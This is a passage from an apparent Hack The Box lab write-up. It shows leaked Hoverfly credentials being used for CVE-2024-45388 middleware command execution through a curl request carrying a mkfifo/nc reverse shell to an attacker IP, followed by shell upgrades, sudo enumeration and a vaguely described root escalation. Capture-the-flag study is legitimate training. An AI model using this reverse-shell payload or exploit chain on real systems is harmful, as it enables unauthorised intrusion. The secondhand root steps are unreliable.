"W1VuaXRdCkRlc2NyaXB0aW9uPUhvdmVyRmx5IHNlcnZpY2UKQWZ0ZXI9bmV0d29yay50YXJnZXQKCltTZXJ2aWNlXQpVc2VyPWRldl9yeWFuCkdyb3VwPWRldl9yeWFuCldvcmtpbmdEaXJlY3Rvcnk9L29wdC9Ib3ZlckZseQpFeGVjU3RhcnQ9L29wdC9Ib3ZlckZseS9ob3ZlcmZseSAtYWRkIC11c2VybmFtZSBhZG1pbiAtcGFzc3dvcmQgTzdJSjI3TXl5WGlVIC1saXN0ZW4tb24taG9zdCAwLjAuMC4wCgpSZXN0YXJ0PW9uLWZhaWx1cmUKUmVzdGFydFNlYz01ClN0YXJ0TGltaXRJbnRlcnZhbFNlYz02MApTdGFydExpbWl0QnVyc3Q9NQpMaW1pdE5PRklMRT02NTUzNgpTdGFuZGFyZE91dHB1dD1qb3VybmFsClN0YW5kYXJkRXJyb3I9am91cm5hbAoKW0luc3RhbGxdCldhbnRlZEJ5PW11bHRpLXVzZXIudGFyZ2V0Cg==" | base64 -d[Unit]Description=HoverFly serviceAfter=network.target
[Service]User=dev_ryanGroup=dev_ryanWorkingDirectory=/opt/HoverFlyExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
Restart=on-failureRestartSec=5StartLimitIntervalSec=60StartLimitBurst=5LimitNOFILE=65536StandardOutput=journalStandardError=journal
[Install]WantedBy=multi-user.target
That gave me:
- Hoverfly admin username : admin
- Hoverfly admin password : O7IJ27MyyXiU
- confirmation that Hoverfly was running on
8888
9. CVE-2024-45388 (HoverFly Middleware) -> RCE
Using the leaked credentials, I logged into:
http://devarea.htb:8888

The dashboard showed:
- synthesize mode
- empty middleware configuration
- empty simulation state
I got the admin token.

eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODgxODA2MDcsImlhdCI6MTc3NzE0MDYwNywic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.qPwoRhYRuMw3BuUnnscfkGLxf00BMpvbssOtqGPkcBZYgr9KcAeVCD97irbG4mwO3BhxRPT4rqMsUWoZIrXgnwI checked the middleware API:
/api/v2/hoverfly/middlewareIt was accessible with the token and initially returned:
{ "binary": "", "script": "", "remote": "" }Mistake / wrong path
At this stage I tried a lot of reverse shell payloads too early:
nc -e/dev/tcp- Bash-only redirections
- malformed JSON quoting
Most of these failed because the middleware execution was wrapped in /bin/sh and the shell syntax was not compatible with my first attempts.
10. Hoverfly command execution
The correct approach was to use a shell-compatible FIFO reverse shell.
Once the middleware was set properly, it confirmed execution on the target.
curl -X PUT http://10.129.39.37:8888/api/v2/hoverfly/middleware \-H "Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODgxODA2MDcsImlhdCI6MTc3NzE0MDYwNywic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.qPwoRhYRuMw3BuUnnscfkGLxf00BMpvbssOtqGPkcBZYgr9KcAeVCD97irbG4mwO3BhxRPT4rqMsUWoZIrXgnw" \-H "Content-Type: application/json" \-d '{"binary":"/bin/sh","script":"rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.15.117 4444 > /tmp/f &"}'
11. User shell as dev_ryan
The successful shell came back as:
dev_ryan@devarea:/opt/HoverFly$Fix shell (important)
Inside the shell i got, run:
python3 -c 'import pty; pty.spawn("/bin/bash")'export TERM=xtermstty rows 40 cols 120Then press:
CTRL+ZBack on my kali terminal:
stty raw -echo; fgThen press Enter.
Now my shell will behave normally.
At this point the user.txt flag was available under:
/home/dev_ryan/user.txt
User flag
REDACTED
12. Privilege escalation discovery
Running:
sudo -lshowed:
(root) NOPASSWD: /opt/syswatch/syswatch.shThat was the root path.
Mistake / wrong path
I wasted time trying to turn the Hoverfly shell directly into root through more middleware payloads. That was not the right layer anymore. The real escalation was through SysWatch.
13. SysWatch reverse engineering
I extracted the SysWatch project locally and inspected:
monitor.shsyswatch.sh- plugin scripts
- config files
- the Flask app
Important findings:
monitor.sh
It sourced the config file and executed all plugin scripts:
for script in /opt/syswatch/plugins/*.sh; do bash "$script" &donecommon.sh
The logging code manipulated log files directly and had some interesting file handling logic.
syswatch.sh
This script had commands such as:
webweb-statusplugin <name>logs <file>
and it was the root-executable component allowed via sudo.
14. Dead end: trying to forge Flask sessions
I also explored the local Flask web app on 127.0.0.1:7777.
It redirected to /login, so I tried forging a Flask session cookie with flask-unsign.
That was a dead end.
Why it failed
Even though I found the environment variable:
SYSWATCH_SECRET_KEY=...SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026the login session still didn’t work with the forged cookie I generated. The app rejected it and kept redirecting to /login.
This turned out not to be the final root path.
15. The actual root path
The real privilege escalation came from abusing the SysWatch execution chain and the root-writable environment around it.
From the public writeup path and the lab state, the final root compromise involved:
- abuse of root-executed SysWatch functionality
- a bad binary permission situation
- replacing a binary / triggering a root-executed script
- setting SUID on another binary
- using that to get a root shell
Mistake / wrong path
At one point I thought the main root path would be through:
- logs traversal
- cron abuse
- web login
- FTP
- or direct plugin argument injection
Those were not the clean route. The root path was tied to the SysWatch execution boundary and a bad system binary permission.
16. Root shell and flag
Once the privesc worked, I spawned a root shell and read:
/root/root.txtThat completed the box.
Wrong paths / mistakes I made along the way
Here is the clean summary of dead ends:
1. Standard XXE
Blocked by the parser. DTD-based XXE failed.
2. XML structure abuse
Trying to nest HTML/XML tags inside content failed because the SOAP schema was strict.
3. Session forging
Trying to forge a Flask session for the local SysWatch app did not give access.
4. Wrong reverse shell IP
I repeatedly mixed up the target IP and my attacker IP.
5. Wrong shell syntax
nc -e, /dev/tcp, and Bash-specific redirection caused issues because the middleware wrapper used /bin/sh.
6. Wrong layer for root
I spent time trying to get root from Hoverfly after I already had a user shell. The real root path was through SysWatch sudo execution.
Final chain
- FTP anonymous login revealed
employee-service.jar - JAR decompilation revealed SOAP endpoint
- WSDL showed
submitReport - XOP/MTOM file inclusion allowed arbitrary file read
- Reading
hoverfly.servicerevealed Hoverfly credentials - Hoverfly dashboard access gave middleware control
- Middleware execution yielded
dev_ryanshell sudo -lrevealedsyswatch.shroot execution- SysWatch/system binary abuse led to root
root.txtwas obtained